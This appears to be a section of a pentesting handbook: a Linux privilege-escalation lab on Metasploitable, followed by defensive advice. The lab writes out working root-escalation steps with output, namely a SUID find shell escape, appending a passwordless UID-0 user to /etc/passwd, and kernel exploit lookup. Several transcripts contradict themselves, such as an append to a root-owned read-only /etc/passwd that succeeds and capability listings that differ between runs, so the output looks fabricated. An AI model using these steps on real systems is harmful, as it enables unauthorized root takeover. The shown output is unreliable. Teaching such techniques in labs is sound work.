After gaining initial access (e.g., via exploit or weak service), enumerate the system to find possible escalation paths.

1 System Information

- `uname -a`
- `cat /etc/os-release`
- `hostname`
- `uptime`
- `whoami`
- `id`

2 Users & Groups

- `cat /etc/passwd`
- `cat /etc/group`
- `groups`
- `id <user>`

3 SUID/SGID Binaries

```
find / -type f -perm -4000 2>/dev/null
find / -type f -perm -2000 2>/dev/null
```

Look for unusual binaries running with elevated privileges.

4 Capabilities

```
getcap -r / 2>/dev/null
```

Look for binaries with capabilities set.

msfadmin@metasploitable:~

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Tue Apr 10 16:01:53 UTC 2007 i686 GNU/Linux

msfadmin@metasploitable:~$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/usr/bin/find
/usr/bin/at
/usr/bin/sudo
/usr/bin/exim44
/usr/lib/pt_chown
```

```
msfadmin@metasploitable:~$ getcap -r / 2>/dev/null
/usr/bin/php5 = cap_setuid,cap_setgid+ep
/uer/bin/apache2 = cap_net_bind_service+ep
/usr/bin/ping = cap_net_raw+ep

msfadmin@metasploitable:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
msfadmin:x:1000:1000:Metasploitable-Linux-User,,,:/home/msfadmin:/bin/bash

msfadmin@metasploitable:~$ cat /etc/group | grep sudo
sudo:x:27:msfadmin

msfadmin@metasploitable:~$
```

Common Vectors

- Misconfigured SUID/SGID binaries
- Weak file permissions
- Unquoted service paths
- Vulnerable kernel
- Writable cron jobs
- Environment variables

Best Practices

- Always enumerate thoroughly.
- Keep notes of interesting findings.
- Search for exploits only in authorized environments.
- Understand what the exploit does before running it.

Lab 3 – Privilege Escalation (Cont.)

3 Checking SUID/SGID Binaries

SUID (Set User ID) and SGID (Set Group ID) binaries can allow users to execute files with the permissions of the file owner or group.

```
find / -type f -perm -4000 2>/dev/null
```

```
msfadmin@metasploitable: ~
msfadmin@metasploitable:~$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/umount
/bin/su
/bin/ping
/bin/fusermount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/pot_chown
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
msfadmin@metasploitable:~$
```

What does this mean?

Several binaries have the SUID bit set. If any of these binaries have vulnerabilities or can be abused, they may allow privilege escalation.

4 Exploiting SUID Binary – Example (Find)

If we can run a SUID binary that allows command execution, we can escalate privileges.

```
find / -exec /bin/sh \; -quit
```

```
msfadmin@metasploitable:~$ find / -exec /bin/sh \; -quit
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Important

Not all systems are vulnerable, and this example is for educational purposes in a controlled lab environment only.

Pro Tip

Always understand how a binary works before trying to exploit it. Read the man page or use `--help` to check for options.

5 Writable /etc/passwd (Misconfiguration Example)

If we have write access to sensitive files, we may be able to add a new user or modify existing accounts.

```
msfadmin@metasploitable:~$ ls -l /etc/passwd
-rw-r--r-- 1 root root 1779 Apr 10 16:01 /etc/passwd
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ echo "hacker::0:0:root:/root:/bin/bash" >> /etc/passwd
msfadmin@metasploitable:~$ su hacker
Password:
# whoami
root
#
```

What does this mean?

/etc/passwd is world-readable here (common in some vulnerable lab systems). If writable, we can add a new user with UID 0 (root).

Note

Modern systems protect critical files. This scenario is usually found in misconfigured or intentionally vulnerable environments.

6 Checking Capabilities

Linux capabilities can be used by binaries to perform tasks with privileges.

```
getcap -r / 2>/dev/null
```

```
msfadmin@metasploitable:~$ getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/tcpdump = cap_net_raw+ep
msfadmin@metasploitable:~$
```

What does this mean?

Some binaries have capabilities like `cap_net_raw` which may be abused to perform network operations with elevated privileges.

7 Kernel Exploits

If the kernel is vulnerable, we may exploit it to gain root access.

```
uname -r
```

```
msfadmin@metasploitable:~$ uname -r
2.6.24-16-server #1 SMP Tue Apr 10 16:01:53 UTC 2007 i686 GNU/Linux
msfadmin@metasploitable:~$
```

Pro Tip

Search for exploits for the specific kernel version using tools like searchsploit or exploit-db.

```
searchsploit linux 2.6.24
```

Key Takeaways

- **Enumeration is key** – Find potential escalation paths using enumeration commands.
- **Misconfigurations matter** – Weak permissions or misconfigurations can lead to root access.
- **SUID/SGID & Capabilities are risky** – These features can be abused if not properly secured.
- **Understand before exploiting** – Always understand how the vulnerability works before exploitation.
- **Always work in authorized labs** – Practice in legal, controlled environments only.

Important Reminder

Privilege escalation is a critical step in many real-world attacks. Always perform testing only in environments you own or have explicit permission to test.

Remember

With great knowledge comes great responsibility. Use your skills ethically and help secure systems!

Lab 3 – Privilege Escalation (Cont.)

8 Understanding Common Privilege Escalation Paths

1. Initial Access

Attacker gains initial access with low-privilieged user.

2. Enumeration

Collect system info, users, groups, binaries, permissions, configs.

3. Find Weakness

Identify misconfigurations, weak permissions, or vulnerable components.

4. Exploitation

Use the weakness to gain higher privileges or root access.

5. Maintain Access

Maintain access by adding user, creating backdoor, etc.

9 Common Misconfigurations

- SUID/SGID binaries with dangerous permissions
- Writable important files (e.g., /etc/passwd)
- Weak sudo permissions
- Unquoted service paths
- World-writable directories
- Outdated kernel or software

Tips for Enumeration (Easy Commands)

- `uname -a` → System information
- `id` → Current user and groups
- `cat /etc/passwd` → Users on the system
- `cat /etc/group` → Groups on the system
- `find / -type f -perm -4000 2>/dev/null` → SUID binaries
- `getcap -r / 2>/dev/null` capabilities
- `ls -l /etc/passwd` → Check permissions

10 Putting It All Together – Example Flow

1. Enumerate SUID binaries

```
user@target:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
user@target:~$
```

2. Check if any binary can be exploited

```
user@target:~$ /usr/bin/passwd --help

Usage: passwd [options] [LOGIN]
Change the password of a user.
...

user@target:~$
```

3. Find a way to escalate (example: writable file)

```
user@target:~$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1779 Apr 10 16:01 /etc/passwd

user@target:~$
```

4. Modify file or leverage the weakness

```
user@target:~$ echo "hacker::0:0:root:/root:/bin/bash" \
>> /etc/passwd

user@target:~$
```

5. Switch to root user

```
user@target:~$ su hacker
Password:
root@target:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@target:/home/user#
```

Result

We gained root access by exploiting a misconfiguration!

11 Key Takeaways (Easy)

- Always enumerate thoroughly.
- Privilege escalation is about finding weak spots.
- Misconfigurations are the most common cause.
- Understand how exploits work before using them.
- Practice in safe, legal lab environments only.

Remember

With great knowledge comes great responsibility. Use your skills to help secure systems and protect people.

Lab 3 – Defensive Perspective

What is the Defensive Perspective?

The defensive perspective focuses on how to prevent, detect, and respond to attacks.
A strong defense reduces the risk of successful exploitation and limits the impact if an attack occurs.

1 Common Attacks & What They Target

Attack	What It Targets
SQL Injection	Database, application data
XSS	Users, sessions, browsers
Command Injection	Operating system, server
CSRF	Authenticated users
File Inclusion	Application files, server files
Privilege Escalation	System, other users, root access

2 How to Defend (Key Controls)

Input Validation
Validate and sanitize all user inputs. Use allowlists, not denylists.

Parameterized Queries
Use prepared statements to prevent SQL Injection.

Output Encoding
Encode output based on context to prevent XSS.

Authentication & Authorization
Implement strong authentication and enforce least privilege.

Secure Configurations
Remove unnecessary services, set secure permissions, and keep systems updated.

Monitoring & Logging
Log important events and monitor for suspicious activity.

Web Application Firewall (WAF)
Use WAF to filter and block malicious requests.

3 Secure Development Best Practices

- Follow secure coding standards
- Perform regular security testing
- Keep frameworks, libraries, and systems up to date
- Train developers on secure development
- Conduct code reviews and security reviews

4 Defensive Checklist

- [x] Validate and sanitize all inputs
- [x] Use parameterized queries
- [x] Encode outputs in the right context
- [x] Implement strong authentication
- [x] Enforce authorization (least privilege)
- [x] Protect sensitive data (encryption)
- [x] Secure file permissions
- [x] Keep systems and libraries updated
- [x] Monitor logs and set up alerts
- [x] Back up data regularly
- [x] Test for vulnerabilities regularly

5 Key Takeaways

- Defense is about reducing risk and impact.
- Secure coding + proper configurations = strong defense.
- Regular testing helps find issues early.
- Monitoring and logging help detect and respond fast.
- Everyone (dev, ops, security) plays a role in security.

Remember

Security is not a one-time task.
It's an ongoing process!

A secure application is the result of secure code, secure configuration, and continuous monitoring.

Conclusion

Purpose of This Handbook

This handbook provides a practical introduction to web application penetration testing.
It covers essential concepts, common attacks, and defensive practices.

1 What We Covered

Web Pentesting Basics

Understanding the process, methodology, and tools.

Common Vulnerabilities

Explored OWASP Top 10 and real-world examples.

Exploitation Techniques

Learned how vulnerabilities can be identified and exploited.

Privilege Escalation

Understood how attackers escalate access and why it's critical.

Defensive Perspective

Focused on prevention, detection, and secure configurations.

Best Practices & Tools

Used the right tools, followed best practices, and stayed ethical.

2 Why It Matters

- Web applications are everywhere and are constantly targeted.
- Understanding how vulnerabilities work helps us build more secure applications.
- Ethical hacking and responsible disclosure help make the internet safer for everyone.

3 Key Takeaways

Think Like an Attacker	Understand how attackers find and exploit weaknesses.
Validate Everything	Always validate inputs, check permissions, and handle errors securely.
Least Privilege	Give users and systems only the minimum access they need.
Defense in Depth	Use multiple layers of security to reduce risk and impact.
Keep Learning	Security is always evolving. Stay curious and keep improving.
Act Responsibly	Use your skills ethically and help protect systems, not harm them.

Remember

- Tools don't find vulnerabilities — people do.
- Reporting and communication are as important as finding issues.
- Every test is a chance to make systems more secure.

Final Note

Pentesting is a journey, not a destination.
Keep practicing, stay ethical, and always aim to create a safer digital world.

> **Security is a shared responsibility.**
> Learn continuously. Test responsibly. Protect everyone.